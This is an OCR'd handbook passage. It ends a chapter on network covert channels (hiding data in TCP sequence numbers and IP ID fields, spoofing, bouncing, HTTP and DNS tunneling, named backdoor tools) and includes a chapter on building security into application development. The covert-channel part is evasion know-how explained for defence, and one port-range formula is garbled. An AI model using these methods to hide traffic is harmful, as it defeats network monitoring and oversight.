Applications communicating over TCP/IP networks use a subset of OSI (Open Systems Interconnection) network protocol layers. Briefly, the application typically communicates using an application layer protocol (such as SMTP, HTTP, POP3, IMAP, SNMP, and many others, both open and proprietary). Such communications (e.g., client requests and server responses) are formed using the rules defined by these application protocols. The application protocol messages (such as a GET request to download a Web page in HTTP) are then encapsulated in the appropriate network layer protocol (such as TCP or UDP). The encapsulation process involves adding headers and footers (in some cases); also, sometimes an intermediate layer (e.g., session or transport, such as SSL or TLS) is also used before the network layer. Further, the TCP or UDP message is encapsulated in the IP message, again adding appropriate protocol headers. Then, depending on the physical transmission media, the IP message, also called a "packet," is encapsulated in the data-link layer (such as the Ethernet, ATM, or Frame Relay) messages, called "frames." Next, it reaches the bottom of the protocol stack at the physical layer, which handles the electrical or optical signals carrying the data through the wire.

Exhibit 95.1 shows an example using the Ethereal protocol analyzer. The picture shows all the protocol layers from telnet (application layer) to the Ethernet frame (physical layer).

We will also look at the headers that are added in the encapsulation process. Exhibit 95.2 shows the structure of the TCP header. Some of the fields in the header are source and destination ports, urgent flag, sequence (SN) and acknowledgment numbers (ACK), offset, options, and others. The field sizes (important for our further analysis) are also shown. For example, the destination or source port is a 16-bit value (ports go from 0 to 65535, which is 2^{16-1}) and the sequence number is a full 32-bit field.

Exhibit 95.3 shows the IP header. Some of the fields in the header are source and destination addresses, version, type of services (TOS, recently also assigned to ECN, explicit congestion notification), padding, length, time-to-live (TTL), identification (IP ID), protocol, options, and others. The field sizes (important for our further analysis) are also shown. For example, the IP ID is a 16-bit field and version is a small, 4-bit field.

Here is how it is relevant to network covert channels. Many of the fields in the TCP (also UDP) and IP headers are somewhat undefined (TOS/ECN), unset (padding), set to random values (the initial sequence number), set to varied values (IP ID), or are optional (such as options). This very important fact creates possibilities for mixing in the information without:

- Breaking the TCP/IP standard (and thus preventing the transmission of the packet)
- Making the packet appear anomalous (and thus triggering the network intrusion detection systems)

For example, whenever a TCP connection is established, a random initial sequence number is generated by the sender for the first packet in the connection (carrying the SYN flag). The following is how such a packet is shown in the tcpdump tool (flags: -vvv):



EXHIBIT 95.1 Network protocol encapsulation.



EXHIBIT 95.2 The TCP header structure.

```
11:45:43.965497 src.thisdomain.com.34620 > dst.thatdomain.com.telnet:
S [tcp sum ok]

738144346:738144346(0) win 5840 <mss 1460,sac kOK,timestamp 8566305
0,nop,wscale 0> (DF) [tos 0x10] (ttl 64, id 34427, len 60)
```

The initial sequence number (ISN) is 738144346. It is worth noting that different operating systems use different algorithms for this number generation, from almost-random to deterministic. The covert channel is apparent here: if one is to encode a message (or part of the message) in the ISN, one can carry almost the full 32 bits of information (or less if some random bits are added for higher security) per established TCP session



EXHIBIT 95.3 The IP header structure.

(all subsequent sequence numbers are derived from the first one). A similar channel can be established using the acknowledgment sequence number.

This channel is likely impossible to detect and stop, unless a connection goes through an application-level proxy (such as a good proxy firewall) or other device that breaks the original TCP session. Additionally, some NAT (network address translation) implementations might break some of the header fields, such as IP ID.

Sending a lot of information is unlikely with the above channel because one has to establish a lot of TCP sessions, which might appear suspicious. We would like the opportunity to carry data in every packet of the connection and not only in the initial one.

Using the IP ID field was suggested by Rowland.[3] The field may have a nonzero value on any packet, which allows the information transfer of up to 16 bits per packet without raising suspicion, because the IP ID field can have any legitimate value. Such a covert channel is implemented in the covert_tcp program.[3] Application proxy will always break such a covert channel as referenced above.

Covert channels can be significantly improved by adding spoofing and bouncing. Spoofing can help conceal the source of the communication, but can complicate things because response to such communication needs to be picked up off the wire by the sniffer. Spoofing also can help to create diversions by initiating spurious connections to third-party machines not related to the communicating parties. Bouncing (possible with, for example, ACK sequence number channel) works by initiating a spoofed communication with an innocent third party, which would then unwittingly respond to the intended destination of communication. More details on implementing this are also provided by Rowland.[3]

Similarly, encrypting the message before transmitting it over the covert channel is also helpful to add another layer of protection in case the channel is required. It can also help to prevent various man-in-the-middle and message injection attacks, possible in case the channel is discovered.

A detailed look at all the IP, TCP, UDP, ICMP, and other network protocol header options for the purpose of evaluating the potential of covert channels (with suggestions on blocking them) will provide a fascinating area of study, but unfortunately lies outside the scope of the current chapter. One of the efforts that covers many other header fields is found in Hintz.[4]

We should also note that covert communication (while not strictly a covert channel) is possible using the "uncommon" protocols (e.g., NVP, IGMP, EGP, GGP, etc.), which are not expected to carry interactive sessions. A casual look at "/etc/protocols" file on any UNIX machine reveals a long list.

Fortunately, or unfortunately, it depends on the side of the "security equation"; any device that interrupts the flow of the TCP/IP connection at higher layers, such as application proxy (Web proxy, SOCKS, etc.) or a good proxy firewall, will recreate the TCP/IP header and wipe out all the information hidden therein, with the exception of the destination port, which cannot be used for covert channeling due to its fixed value. Additionally, such a device will block the "uncommon" protocols, only allowing the specified list. How can one bypass this limitation? A higher-layer covert channel is the answer.

The trend to tunnel various network protocols over HTTP disturbs many security professionals because "everything over HTTP" means that many new attack vectors become possible through the firewall. This scenario also gives rise to new possibilities for covert channels. A classic example is a flurry of normal HTTP

GET requests (used to fetch the content off the Web server) to specific "scripts" or "Web applications." Many URLs used by today's Web applications are complicated and can be made to carry information. Requesting "http://www.example.com/detail/-/0130259608/102-5403649-1054521?akg" might mean something different from requesting "http://www.example.com/detail/-/0130259608/102-5403649-1054521?bkg," and such long URLs can carry hundreds of bytes of information from the client machine to the malicious server. The response is possible via the pages themselves or via HTTP response codes (200, 302, 403, 404, etc.). Many programs utilizing telnet-like connectivity over the HTTP protocol are known (e.g., see "wwwshell"[5]).

Other application protocols (such as DNS) also open tunneling and covert channeling possibilities. In fact, "telnet over DNS" implementations are known, as are some others (such as "ICMP telnet" or Loki, detected by most current intrusion detection systems). Even "shell over SMTP," i.e., over e-mail, was implemented. Application protocols are well suited for tunneling because such communication can be made to pass through high-security proxy firewalls provided that the rules enforced by the firewalls are not violated. For example, the above HTTP GET methods should be completely transparent to the firewalls. To summarize, we will refer the reader to the humorous example in Waitzman[6], which illustrates that tunneling is possible even in such extreme cases.

Recent advances in application-level tunneling include the "setiri" backdoor, described in Temmingh and Meer.[7] The backdoor utilizes the legitimate network applications to perform HTTP tunneling, thus avoiding not only network, but also host-based security controls.

Another real-life example of covert communication in action includes spoofing an NVP backdoor, discovered and analyzed by the Honeynet Project.

Now let us discuss covert channel risk analysis and countermeasures. As mentioned earlier, the classic host-based covert channels present almost no risk to the modern IT environment. Secure multilevel operating systems, where such channels manifest themselves, are not in widespread use.

The risk of network-based covert channeling is harder to evaluate. Due to the extreme advantage that the attacking party possesses in this case, it is suspected that most cases of covert channel use are never discovered and prevented. Automated attack agents such as worms and Trojans utilizing covert communication would present a high level of risk, provided they are actually discovered and described by anybody. We can only suspect that such methods are indeed used by advanced attackers.

As for preventive measures, keeping in mind that even the "Light Pink Book" authors stated that complete elimination is impossible on the host level, the network environment presents a more formidable challenge. Although system design analysis aimed at preventing some covert channels was conceivable in the tightly-controlled environment of the secure OS, no such analysis is likely to happen on the network. There is simply too much variety in methods of communication occurring on the modern networks.

To some extent, the proxy firewall and a combination of signature-based and anomaly-based intrusion detection systems can help, but infinite possibilities exist for evading such systems by various covert channels. Additionally, inline traffic normalizers (similar to the one proposed in Handley, Paxson, and Kreibich[8]) may serve as an additional layer of protection.

Security as a Value Enhancer in Application Systems Development

Lowell Bruce McCulley, CISSP

> If carpenters built houses the way programmers build programs, the first woodpecker that came along would destroy civilization.
>
> **— Weinberg's Second Law of Computer Programming**
>
> Woodpeckers are just attempting to remove bugs.
>
> **— Further commentary by Weinberg**

Jerry Weinberg was actually commenting on the state of the art in software engineering in the 1960s, not present-day security engineering, when he authored his second law. The fact that his comment is as pertinent to today's malicious hackers as it was to innocent practitioners of by-gone days illustrates the fundamental truth that security is an inherent attribute of well-designed information systems. His additional commentary points out that systems-engineering activities (e.g., debugging) destabilize systems, clashing with the security imperative for stable systems. This chapter suggests that enlisting woodpeckers (or systems developers) in the security effort benefits both security and development. We posit that it is best to justify information security programs on economic issues in the management hierarchy by showing value from cooperating on technical issues in the project arena. The best way to benefit the development team and the entire organization is by working in harmony with development priorities, so we present several ways to do so.

We begin by surveying the current state of the art in information security programs, in which we identify some things that do not work as well as they might. Economic factors are discussed as the fundamental drivers of management decisions about technology, applications systems, and security. We proceed to an examination of the nature of application systems and associated technologies, to better define our focus and the scope and bounds of our concerns. This leads into a review of the systems development life cycle that applications follow, to understand how the development activities and security concerns change at different stages in the existence of applications systems. Finally, we introduce an innovative approach to using a new security engineering tool in a way that generates value for the systems development process. We close by discussing the integration of that approach into the systems development life cycle, and identifying some potential directions for future research and development.

State of the Art in Business Applications Systems Security

A paradigm shift seems needed in our approach to securing business information systems.

The fundamental shift is to position security as a value enhancer throughout the application systems life cycle, especially the development engineering process. Application systems security would benefit from several effects of this shift, based on decades of experience developing critical systems. The reason is that business

organizations often resist rather than promote security programs, on economic grounds. Application systems are the most important point of focus, because they are the *raison d'etre* for information systems (and thus for information security) in the business world. To successfully accomplish this, we must first understand several things, including economic factors, the nature of application systems and their life cycle, security drivers, and even historical context. This chapter presents a framework and some tools to help integrate security into the application systems development process as a value enhancer.

Dr. Peter Tippett, CTO of TruSecure, recently wrote:

> For years, the focus of most security efforts has been centered on identifying and then fixing vulnerabilities in technology. The prevailing belief is that if a hole is found in the IT armor of an organization, it should be fixed immediately before it can be exploited by some cyber-deviant. While this approach sounds logical and effective, it is actually the beginning of a vicious cycle that occupies vast amounts of time and wastes several millions of corporate, government, and consumer dollars every year.[1]

Dr. Tippett goes on to draw an analogy with healthcare, saying:

> The current approach to security would also have us inoculated for the most minor of illnesses, and protected against every possible cut, bruise, or blister….

which is both ineffective and impractical. Medicine has progressed beyond this piecemeal approach by taking a holistic view of the organism and by emphasizing prevention as the best cure. Unfortunately information security has not followed that model, at least not yet, but it suggests a framework to use as a model to improve our struggling InfoSec efforts. We need to extend our focus to view information systems as functional entities rather than collections of technical components, and to define and address security concerns in that holistic context. By doing so, we also have the opportunity to transform our security efforts from a costly burden into a valuable benefit.

Securing Web-based business-to-business (B2B) E-commerce application systems poses new problems requiring a new approach to engineering security into the application systems development life cycle. A typical Web-based application utilizes external (e.g., Internet) connections from existing segmented network infrastructures that provide a layered defense-in-depth. The external connections are firewalled to protect an exposed demilitarized zone (DMZ) with hardened bastion hosts providing authorized services, monitored by intrusion detection systems (IDS), and isolated from the internal network by additional firewalls. No unnecessary ports are left open, and external network scans will find no vulnerabilities. This effectively isolates the internal systems from the uncontrolled external environment at the network infrastructure level, but at the application level things are different. By design, the Web server provides external connectivity to internal functions because that is the powerful advantage of E-commerce. However, this means that the external users are interacting with database and application servers that are not directly exposed through the infrastructure, but which may now be left exposed to attacks through the application design. The traditional approach of patching components when security vulnerabilities are found is no longer acceptable when those vulnerabilities may be discovered by attacks that disrupt databases critical to production scheduling or supply-chain ordering.

The reason for this situation is that today's integrated business information systems are highly evolved and complex systems of interdependent components structured in a logical organization, not a piecemeal collection of independent components to be patched and secured independently. As the complexity of our systems increases, the difficulty of finding and patching all the chinks in their armor becomes unmanageable. Worse, hidden dependencies arise that prevent recognition of vulnerabilities or prevent the application of patches, as well as obscuring responsibility for maintaining security. These factors all raise the cost of maintaining application systems security, which could be mitigated by more effective consideration of security when developing application systems.

For example, many systems affected by the SQL Slammer worm were reportedly running applications that embedded the affected Microsoft server code. Some of the system owners may not have even known their system was running the Microsoft code as a dependency within another package, which raises the question of whether they or the third-party software vendor (TPSV) bore responsibility for applying the requisite security patches. Many customers turn to TPSVs because the customer technical resources are limited, so they are dependent on the TPSV for support, including security issues associated with TPSV packages. TPSVs cannot blindly pick up patches from platform vendors and apply them to production systems at customer sites, because of risk that the patch may cause unforeseen and undesired side effects. The cost of qualifying vendor patches and applying them at customer sites is economically unpalatable for TPSVs, so it is unlikely that they will assume this role without some prodding. Potential liability exposure might be the necessary incentive, but

reducing the required expense also would reduce the disincentive. Better engineering of security as a part of application systems development could provide this reduction.

The key to engineering security as a part of the application systems development process is to see security as an inherent attribute or characteristic of systems, not a separate feature. Basically, security is a way of expressing the robustness or fragility of systems. Information security concerns are described as confidentiality, availability, and integrity. When any of those is violated and expectations or requirements are not met, it is irrelevant whether they are broken by a malicious actor or the perversity of nature. Downtime, data corruption, and inappropriate disclosure are undesirable because they cause bad effects, not because they are caused by hostile adversaries. This definition makes security a feature that should be addressed within the established application systems development community, not parceled out for assignment to a separate organizational function. Information security practitioners can best promote improved practices by forming cooperative partnerships with application systems development organizations.

As a starting point, consider application security as a systems problem in which the overall security requirements and results are determined by the system environment. This is really another way of saying that appropriate security is accomplished by defense-in-depth, with the defense designed into overall system structure. The appropriate security is determined by application system requirements and implemented by making design tradeoffs and utilizing underlying host and network facilities. For example, consider a sensitive application that sends user IDs and passwords unencrypted over a highly secure network using private protocols. Conventional information security practices might argue that an environment using unencrypted passwords should not be described as highly secure, but, in light of other design features, the cost of encryption is not justified by the value. Overall, the system is sufficiently secure, although one component may be less secure than it might possibly be. The successful security practitioner must understand how much security is enough, and how to accomplish that level of security cost effectively. Exploiting existing processes in the application systems development organization is a good way to accomplish this, and this chapter offers ways to do so.

Economic Factors

In the real world of business organizations, applications are the reason systems get built and deployed, to create and promote real economic value. Management decisions are driven most clearly by economic factors in the business world, but cost–benefit analyses are the underlying decisive factors in most sectors. There are complex psychological factors involved in accepting a certain cost in order to prevent risking an uncertain cost, so justifying the costs of information security programs on the basis of risk and cost avoidance can be difficult. It seems better to understand the forces that drive business initiatives and align security program justifications in harmony with them.

The fundamental issues that motivate the need for continued improvement in applications systems in business are nontechnical in nature. Economics is always the overriding priority, because even long-term strategic initiatives are undertaken in expectation of profitable returns on the investment. This gives systems associated with direct revenue producing activities a high stature, with those involved with handling money equally important (in many but not all companies, sales is more important than finance or operations). Systems dealing with cost containment and organizational overhead are not as high a priority, which may be significant to security program investments. Competitive advantage is a significant priority, because it generates economic benefits. Managers are always under pressure to reduce costs, and schedule is a cost, so managers are also pressed to shorten delivery dates as much as possible. All of these factors work against an isolated information security program that presents a clearly measurable cost against benefits of uncertain economic value, and make it desirable to find ways to use security programs to add measurable value.

Costs of developing information systems are a particularly difficult issue for most organizations, because of a number of inherent factors. Systems development is a highly specialized technical discipline that requires creative problem solving. The combination of discipline and creativity is not easily managed, leading to frequent schedule problems and associated budget overruns. Until a system is completed, the development results are not apparent, which forces management to expect success in large part based only on faith in the developers. These factors make development managers especially sensitive to issues that might affect schedule and costs. Security requirements introduce additional complexity and requirements into an already-difficult development environment, so information security programs are often not embraced enthusiastically by systems developers. Using security initiatives to help facilitate meeting development schedules and budget requirements is a desirable alternative that improves teamwork.

Experience has consistently shown that the cost of fixing problems scales dramatically upward later in the application systems life cycle. Obviously, the cost of fixing a problem in design is much less than the cost of finding and fixing it once the system is built and in QA testing, and the cost of finding and fixing it once the system is in production use is even more. As a rough rule of thumb, the cost of fixing problems increases by an order of magnitude, or is about ten times as much, for each stage later in the life cycle that the problem is found and fixed. Doing it right the first time is easiest and cheapest! This is really the fundamental drawback in the common approach to fixing security flaws as they are found in the field.

This phenomenon provides a great opportunity to turn the situation around and use security engineering to contribute positive value during the development process. By providing tools and techniques to identify and fix problems earlier in the system life cycle, security engineering can help to reduce the costs of those problems. For a simple example, buffer overruns frequently are the cause of vulnerabilities exploited by malicious adversaries, but they are also a cause of failures due to inadvertent errors, so they are undesirable because they cause a variety of problems. Thus, QA should and often does test for such scenarios. If QA is testing for buffer overruns, it will be much less expensive for developers to diligently avoid creating any that reach QA. That means using design and implementation techniques that prevent them and development tools that automatically recognize and test for them. This simple example shows good development engineering practice as well as purely information security considerations, but it illustrates the potential value that security engineering can provide by helping to reduce the cost of developing robust systems.

One major contributor to the cost escalation as problems are found and fixed later in the life cycle is the investment in schedule resources. Personnel and equipment have associated costs that must be accrued over time, so any extension of the schedule causes an increase in costs. This is a very important point for security practitioners to consider in their interaction with development organizations, because schedule is a very important and sensitive issue for developers. Any perception by the development team that security measures might cause delays or impede schedule progress is likely to lead to an adversarial relationship between the developers and the security practitioners. On the other hand, sensitivity to schedule issues and helpful cooperation in seeking to improve schedule performance will engender a much more positive relationship. Because many of the security concerns, especially those associated with availability and integrity, are also aspects of robust, reliable application systems, promoting good information security practices will contribute to improving quality without impacting schedule.

One particular issue around schedule may be a particular concern and an especially sensitive issue for the security practitioner to consider in certain development organizations. Software developers make a distinction between software prototypes, which are "quick and dirty" implementations used to explore design alternatives and evaluate their characteristics, and production-quality code that refines the chosen design alternative into a solid, robust implementation. A frequent issue is the pressure to take software prototypes to release prematurely, before refinements such as error checking or buffer bounds checking are added. A software development methodology referred to by terms such as "rapid deployment" or "extreme development" has gained some vogue, based on alleged cost reductions realized from dramatic schedule reductions. This methodology purports to reduce time and cost spent in development by using a quick turnaround to reduce the cost of fixing only those problems that are found to occur in production operations (the argument is "why waste time designing out problems that may never occur?"). This may simply hide costs by shifting them from development to operations or applications users, which is where the effects of production problems will be borne. The security risk is that such extreme development methodologies may be encouraging bad behavior (in slighting design and QA) for schedule rewards at the expense of introducing vulnerabilities that will only be recognized when they are exposed by operational incidents. These methodologies may have value to the organization, but need to be scrutinized carefully for total life-cycle cost justifications. Security practitioners should be aware that such "bleeding edge" approaches are often extremely attractive to the creative technical personnel on development teams so that related issues (such as security compromises) may turn into political hot potatoes.

To summarize, the main factors that are the drivers for business applications of information systems are nontechnical and primarily economic in nature. Direct financial impacts such as revenues and cost are extremely important, and strategic issues such as agility and competitive position are also very significant. These needs motivate the need for applications systems and also shape the organizational environment and life cycle of such systems. Businesses will always want better systems sooner and cheaper, so anything contrary to those imperatives will be swimming against the tide. Information security practitioners need to align their efforts to promote these business priorities and position themselves in the mainstream of organizational efforts supporting those priorities in order to effectively accomplish the mission of protecting the information assets

of the organization. One way to accomplish this is to take the role of collaborator and promoter or evangelist preaching value of security and cost of insecurity within the application systems development community.

Application Systems Technology Base

It is important to remember that applications are the reason systems get built and deployed, to create and promote real business value. All the technology involved is simply a means to the end of delivering application functions to the users that benefit from their value. The systems environment, including the operating system kernel, utilities and administrative tools, user interfaces, software environments, network infrastructure, etc., is just the overhead required to deliver applications and realize the value that justifies their existence. Information systems security seeks to protect the components comprising the application systems environment for two basic reasons: (1) to keep them from being used to mount attacks and (2) because they are needed by applications. Protecting those components is a means to the end of safeguarding business information assets, not an end in itself.

Business information assets exist within the context of information systems. Safeguarding those assets is accomplished by protecting the information systems that contain them. In seeking to do so, it is helpful to understand the nature of the information systems as well as the information assets we seek to protect. This section presents a discussion of information systems theory and practice, focused on some features of great practical importance to applications and to security.

In the most general meaning, systems are a collection of functional elements organized in structure so that they interact to perform a particular function or task. Elements are often modular subsystems that can be viewed as independent systems themselves. Thus, a distributed application system may be comprised of network elements such as hosts and servers that are also individual systems operating in a network environment. The view of systems as a collection of subsystems that may be considered as independent systems themselves has some very important consequences that must be understood by the security practitioner concerned with systems security.

For one, a complex networked system may be a fragile assembly of robust components, because the structure and interactions of components are essential for the proper function of the system. The common approach of fixing security vulnerabilities as they are discovered has the effect of hardening the local components at the level of the patch, but not necessarily improving the security of the systems that incorporate those components. For example, a buffer overflow attack is a way of circumventing access controls on a hardened network. Using permitted traffic to carry malicious content through the controls on secured channels, in order to ultimately exploit an implementation flaw, allows the perpetrator to break containment and obtain unsecured access on a bastion host within a secured perimeter. Arguably, the implementation flaw could be said to make the network vulnerable instead of secure, but the vulnerability could be masked by filtering malformed traffic within the network instead of exposing the flawed implementation to potentially hostile input. The point is that the network system as a whole may be more or less vulnerable, independent of any one component.

Another consequence of viewing systems as a collection of subsystems is that it creates a hierarchical relationship in which it is essential to define the appropriate level of discussion in order to establish the scope and bounds of the system entities. This is extremely important for the development process, because the most common approach to developing information systems is to define modular functions that are subsequently refined and arranged in structures of increasing complexity. Managing this process and the resulting complexity is one of the major challenges in the field of business information systems, and especially in systems development. Failure to adequately meet this challenge may be the underlying cause of most security vulnerabilities.

One approach to managing this complexity is to view the hierarchical structure of information systems in an orderly sequence from a particular perspective. Two perspectives commonly encountered are top down and bottom up. Top-down design generates abstract systems design, broken down into software subsystems of programs and data structures. Bottom-up construction assembles physical resources into networks that run programs and communicate data. The software engineering process designs application systems from the top down and builds them from the bottom up.

Another way to express this is to consider that automated information systems exist at the intersection of a top-down perspective that describes abstract logical design and a bottom-up view of concrete physical implementation. The top-down approach deals with functional business information systems (e.g., payroll, order entry, etc.) and the bottom-up approach deals with programs and data on networked hardware and software systems.

This creates an ambiguity that commonly leads to confusion over which view is meant when referring to systems, e.g., identifying systems for a security assessment. Do we mean the logical business function or the software and hardware that implement it? Evaluating access controls on a distributed ERP application is not the same as evaluating access controls on the networked servers hosting it. The security practitioner must clearly understand and communicate which perspective is intended when the context does not sufficiently identify the reference to make it unambiguous.

Information security practitioners need to take both views into account. Effective security programs must consider the value at risk, which can really only be determined based on the business functions expressed in the top-down perspective, and the cost of protecting the information assets, which depends on the implementation details embodied in the bottom-up view. The challenge is to secure applications by incorporating security as an integral part of the engineering process that develops and integrates both the top-down design and the bottom-up implementation of application systems.

There are also two phases of an application system's life during which different security concerns should be considered. Most commonly, application systems security is focused on the application during production operations, as this is when the application is performing its function of generating value (and thus, where it spends most of its lifetime). The development of application systems is generally considered separately, more as a production application of development tools and systems than in the context of the application being developed. This may minimize several important concerns. For one thing, security breaches during development may disclose or introduce vulnerabilities in the application itself ("dumpster diving" is an exploit that may target development documentation to identify vulnerabilities to be attacked in the application system product). For another thing, the development process may interact with production operations during design, testing, and deployment in ways that create or expose vulnerabilities in the production environment. For those reasons, application development should be considered in conjunction with the operational application systems by security practitioners concerned with the security of such systems. This is particularly challenging because the nature of development organizations and activities is distinctly different from production operations. It may be best to avoid tackling security issues in the development environment head-on and instead cooperatively team with developers to focus on improving security of the resulting application systems, while also seeking to indirectly improve development environment security (awareness and influence will be more effective with the developer personalities than direct authority).

Application Systems Components

Application systems may be comprised of a tremendous variety of components or subsystems, each of which introduces its own particular issues and concerns regarding security. In addition, the relationships and interactions among components also introduce further security complications. Developers who might be ignorant of security considerations may overlook or underestimate the importance of these issues. The security practitioner should be aware of the nature of major components that frequently comprise application systems, and have some acquaintance with the security issues that might be associated with them.

A superficial survey of the various components associated with applications systems is provided in this section, as an introduction to the many aspects that need to be considered both by application developers and security practitioners. The full range of components potentially comprising application systems includes hardware and firmware, operating system components (kernel, drivers, memory management), process management software (loader, scheduler, termination handler, core dumper), file system, command interpreter (shell), utilities, system runtime environment (environment variables, ports, configuration parameters), network protocol stacks, database software (e.g., SQL [Structured Query Language]); user interfaces (GUIs [graphical user interfaces], command shells), help systems, runtime systems (language support libraries, object management systems), development tools (compilers, source management tools, profilers, debuggers, linkers, diagnostics), console management tools (backup utilities, remote administration packages, configuration management and remote deployment facilities, load managers, event loggers, tools, user account managers), and the organizational environment (management, operations personnel, users, developers, vendor support staff, etc.).

The foundation for any system is the hardware used to implement it. Unfortunately, there are often features designed into the hardware to support security that are not utilized within the systems and application software. Sometimes the features are ignored by the software environment; others are more or less fully supported by the basic system software, but hidden or unutilized in other software components. Some hardware provides

extremely flexible features that are normally utilized in a standard fashion, but can be used in other ways. This may camouflage security risks, because many users and technical staff may be unaware of the potential for alternative usages. An example is network interface cards (NICs) for Ethernet, which implement a media access control (MAC) address that is hard-coded by the manufacturer and encodes the manufacturer ID. However, the Ethernet chips used in some NIC cards allow the MAC address to be set to other arbitrary values by running software, which could introduce unrecognized security vulnerabilities in some systems.

Most intelligent hardware devices employ embedded firmware implementing the necessary system processing and control features. In the case of stand-alone network hardware, this firmware may embody the entire special purpose operating system required to install, configure, operate, maintain, and manage the device. General purpose computers incorporate firmware to extend basic hardware functions; for example, the NIC card MAC address functionality previously described is implemented by a combination of hardware and firmware. Differing firmware revision levels may introduce inconsistent security features, either fixing previously discovered vulnerabilities or introducing new ones. (A pseudo-scientific law of computer programming states that fixing any bug simply replaces it with two smaller bugs!) Firmware configuration management introduces potential security vulnerabilities. An example of the security vulnerabilities associated with firmware features would be the viruses that rewrite the firmware in the boot ROM to substitute virus code.

Operating system software provides functions to extend the basic hardware environment to provide more conveniently usable features for general purpose uses. The major operating system software consists of a kernel implementing I/O facilities, memory management, CPU scheduling, device drivers, file system code, and process management (loader, scheduler, termination handler, and perhaps a core dumper). The basic facilities to support user authentication, authorization, and access control, or privileges and protections, are provided by operating systems functions. In addition, the associated command interpreters (or shell) and utilities may be considered part of the operating system, although the distinction between bundled and unbundled system components becomes very indistinct in this area. This feature is often exploited by intruders who replace bundled system components with modified versions to cover their tracks or introduce additional vulnerabilities. The operating system environment is often considered as separate and distinct from applications systems components, although it really is an essential element determining the fundamental security characteristics presented to the application system. Many security problems result from attacks that exploit vulnerabilities in applications or utilities to break out of the software function, to gain access to unintended and unrestricted operating systems capabilities. The capabilities exposed to such exploits are determined by how the application systems developers have utilized the underlying operating system features, but generally they are very significant concerns for the security practitioner.

Network protocols are an essential element of distributed systems, generally following the layered architecture made famous by the ISO Open System Interconnection (OSI) protocol stack model. Internet protocols based on TCP/IP have become ubiquitous, but other protocol models still are used, although less widely. Many older protocols that once used an entirely proprietary stack have substituted TCP/IP for lower layers while retaining their distinct higher-level functional interfaces. There are many security concerns associated with network protocols. The criticality of their functions and their nature as communications media make them especially attractive targets for attacks, both as an end objective (e.g., denial of service, data theft) and as a stepping stone (e.g., worm vectors, relay systems). Because of this, network security is a separate specialized field, but the dependency on network protocols by distributed applications systems forces consideration of protocols as an important factor relevant to application security. The tight integration of network protocols with local I/O in some modern operating systems makes it easy to inject malicious input from remote sources. This is exploited by attacks such as relatively low-level buffer overflows and higher-level cross-site scripting attacks. Network protocols are extremely flexible and must be carefully considered for potentially dangerous interactions with applications systems. This is one reason that it is imperative to ensure that any protocols received by a system must be properly handled (i.e., no unnecessary open ports listening for TCP/IP input, and all services on required ports properly configured for security).

GUIs are commonly used for interactive applications, utilities, and commands in modern systems. It is important to keep in mind that many systems incorporate software that uses command line interfaces, either because they were developed before GUIs were so common (legacy code), or because command lines are more convenient for expert users and automated scripting. Such hidden non-GUI interfaces may provide targets for attackers, especially using network protocols to inject malicious input. Developers of new programs providing such interfaces for scripting convenience may assume that all input will come from local (and thus trusted) sources, and therefore not provide careful input validation and buffer checking, thus creating potential

vulnerabilities to remote attackers or malicious local users. Because system designers frequently separate user interfaces as front-end GUIs from back-end processing of application business logic, this should be an area of particular concern for application systems security.

